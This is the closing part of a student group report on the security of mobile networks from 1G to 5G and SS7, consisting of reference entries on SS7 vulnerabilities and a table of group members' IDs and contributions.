[21] Steiner, B., Escoto, L., Sefa, E., & George, J. (2019). Exploring the inherent vulnerabilities in SS7 technology using SigPloit. In Cysecure.org.

[22]http://cysecure.org/560/online/project/sigploit_brianSteiner_joyGeorge_louisEscoto_emmanuelSefa.pdf /(accessed Mar.15, 2024).

[23] Cleary, B. (2020, January 2). *8 SS7 vulnerabilities you need to know about*.Cellusys. https://www.cellusys.com/2015/10/20/8-ss7-vulnerabilities-you-need-to-know-about/?fbclid=IwAR12 **/(** accessed Mar.15, 2024).

[24] Cleary, B. (2020, January 2). *8 SS7 vulnerabilities you need to know about*.Cellusys. https://www.cellusys.com/2015/10/20/8-ss7-vulnerabilities-you-need-to-know-about/?fbclid=IwAR12 **/(** accessed Mar.15, 2024).

[25] Rifky The Cyber. (2022, September 30). *Part 1: how to trigger SS7 AnytimeInterrogation from our computer* [Video]. YouTube. https://www.youtube.com/watch?v=-_7_wKhzY2A**/(** accessed Mar.11, 2024).

Contribution Table: Group 13

Name	ID	Contribution
Md.Khiruzzaman	40266198	SS7 attack implementation, video editing, GitHub account creation and content management. Writing: SS7 Attacks.
Tonmoy Roy	40271831	SS7 attack implementation, Writing: 4G evolution, security protocol, Vulnerabilities in SS7, SS7 attacks.
Gourab Kishore Saha	40270545	Draft report structure and human resource management, Writing: 5G Evolution, 5G Security Protocols, Attacks on 5G protocols, Final deliverable report editing and preparation.
Almaas Zafar	40273491	Writing: 3G Evolution, 3G Security Protocol, Attacks on 3G protocols, SS7 Protocol, Attacks on 4G protocols.
Nisarg Bhatt	40261788	Writing: 2G Evolution, 2G Security Protocol, Attacks on 2G protocols.
Vanshika Gupta	40261718	Writing: 1G Evolution, 1G Security Protocol, Attacks on 1G protocols.
Kamna Basson	40268402	Writing: 1G Evolution, 1G Security Protocol, Attacks on 1G protocols.
Udit Hasija	40266468	Writing: 2G Evolution, 2G Security Protocol, SS7 Protocol
Eranki Rama Krishnabhanu Sanjay	40244653	Proofreading, Peer-review
Pavan Kumar Krishnamurthy	40239015	Proofreading, Peer-review